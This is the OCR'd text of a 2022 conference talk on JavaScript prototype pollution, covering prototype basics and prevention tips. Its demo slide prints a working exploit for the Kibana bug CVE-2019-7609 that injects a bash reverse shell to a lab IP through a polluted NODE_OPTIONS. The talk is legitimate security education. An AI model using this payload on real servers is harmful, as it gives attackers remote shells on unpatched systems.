
CYBERSEC 2022 臺灣資安大會
Prototype Pollution
From Zero to One
數位轉型 資安升級
SEP. 20-22 臺北南港展覽二館

Agenda

- About Me
- Prototype - A JavaScript feature
- What is Protoype Pollution?
  - Demo CVE-2019-7609
- Prevention of Prototype Pollution
- Questions and Answers

About Me

- Security Audit Team Leader, Taiwan Rakuten Ichiba, Inc.
- Columbia Univ. Master of Science
  - Computer Security Track

- OSCP / OSCE / eWPT / eWPTX

- Contact information:
  - Email - wenping.chi@rakuten.com
  - LinkedIn - https://www.linkedin.com/in/chiwp

Prototype - A JavaScript feature (1/3)

- All JavaScript objects inherit properties and methods from a prototype
- Prototype inheritance is chained & its root is object “Object”
- JavaScript prototype feature allows you to modify attribute in runtime
  - Add/Delete/Change properties
  - Add/Delete/Change methods

Prototype - A JavaScript feature (2/3)

```
function Speaker(name, conference) {
  this.name = name;
  this.conference = conference;
}

Speaker.prototype.hi = function () {console.log(this.name + ' @ ' +
this.conference);}

var peter = new Speaker('Peter Chi', 'CYBERSEC 2022');

peter.__proto__ === Speaker.prototype    //true
Speaker.prototype.__proto__ === Object.prototype    //true
Object.prototype.__proto__    //null
```

Prototype - A JavaScript feature (3/3)

```
Speaker.prototype.AddFunc1 = function() {return 'AddFunc1 added in runtime.';}
peter.__proto__.AddFunc2 = function() {return 'AddFunc2 added in runtime.';}

peter.AddFunc1();
peter.AddFunc2();
```

```
peter.toString();
Speaker.prototype.toString = function() {return 'toString() modified in runtime.';}

peter.hi();
peter.__proto__.hi = function() {return 'hi() modified in runtime.';}
```

What is Protoype Pollution? (1/2)


- If a malicious user can modify some properties (key-value pairs) of a JavaScript object, he/she could probably do prototype pollution by modifying the prototype

- As every objects inherits from Object, the modified attribute in Object will be inherited to all objects as well

```
peter.__proto__.__proto__ === Object.prototype   //true

peter.__proto__.__proto__.toString = function() {return 'polluted!! ';}

var jack = new Person('Jack', 18);

jack.toString();     //polluted!!
```

What is Protoype Pollution? (2/2)

- In short, prototype pollution is an injection attack that targets JavaScript runtimes
- Prototype pollution is dangerous -> could probably lead to RCE
- Prototype pollution is getting popular



- Ref: https://www.mend.io/resources/blog/prototype-pollution-vulnerabilities/

Demo CVE-2019-7609 (1/3)

- Let's take a look into Prototype Pollution - RCE in Kibana (CVE-2019-7609)

- Environment Setup
  - Victim Kibana Server
    - Ubuntu 18.04.6 LTS
    - Elasticsearch 6.5.4
    - Kibana 6.5.4
  - Attacker Machine
    - Kali Linux v2022.2

Demo CVE-2019-7609 (2/3)

- Prototype Pollution can be performed via Timelion
- When clicking CANVAS, Kibana will try to spawn a new node process
- options.env was not defined by default -> it could be polluted
- /proc/self/environ will lists all environmental variables of the current process

Inject env variable to /proc/self/environ

```
.es(*).props(label.__proto__.env.AAAA='require("child_process").exec("bash -i >& /dev/tcp/10.0.2.15/12345 0>&1");process.exit()//')
.props(label.__proto__.env.NODE_OPTIONS='--require /proc/self/environ')
```

Make spawned node to execute /proc/self/environ

Prevention of Prototype Pollution

- Freeze properties with Object.freeze (Object.prototype)
- Use Object.create(null) to avoid affecting the prototype chain
- Perform validation on the JSON inputs in accordance with the application's schema
- Avoid using recursive merge functions in an unsafe manner
- Regularly update new patches for libraries

Questions & Answers

Thank you for your participation :)

I hope you enjoy the session.
Please feel free to send me email if your have further question : wenping.chi@rakuten.com

p.s. We're hiring, welcome to join us!

Reference – About Javascript Prototype

W3Schools - JavaScript Object Prototypes
https://www.w3schools.com/js/js_object_prototypes.asp

TechBridge 技術共筆部落格 - 該來理解 JavaScript 的原型鍊了
https://blog.techbridge.cc/2017/04/22/javascript-prototype/

Reference – About Prototype Pollution

The Daily Swig - Prototype pollution
https://portswigger.net/daily-swig/prototype-pollution-the-dangerous-and-underrated-vulnerability-impacting-javascript-applications

HackTricks - NodeJS prototype pollution
https://book.hacktricks.xyz/pentesting-web/deserialization/nodejs-proto-prototype-pollution

InfoSec Write-Ups - Javascript prototype pollution practice of finding and exploitation
https://infosecwriteups.com/javascript-prototype-pollution-practice-of-finding-and-exploitation-f97284333b2

Reference – About Prototype Pollution

Medium – What is prototype pollution and why is it such a big deal?
https://medium.com/node-modules/what-is-prototype-pollution-and-why-is-it-such-a-big-deal-2dd8d89a93c

MEND - The Complete Guide to Prototype Pollution Vulnerabilities
https://www.mend.io/resources/blog/prototype-pollution-vulnerabilities/

Reference – About Prototype pollution in Kibana (CVE-2019-7609)

Securitum - Exploiting prototype pollution – RCE in Kibana (CVE-2019-7609)
https://research.securitum.com/prototype-pollution-rce-kibana-cve-2019-7609/

Github – mpgn
https://github.com/mpgn/CVE-2019-7609

Reference – Test Environment Build-Up

Elastic – install Kibana with Docker
https://www.elastic.co/guide/en/kibana/current/docker.html
(Some trouble shooting solution could be found in 6.x version)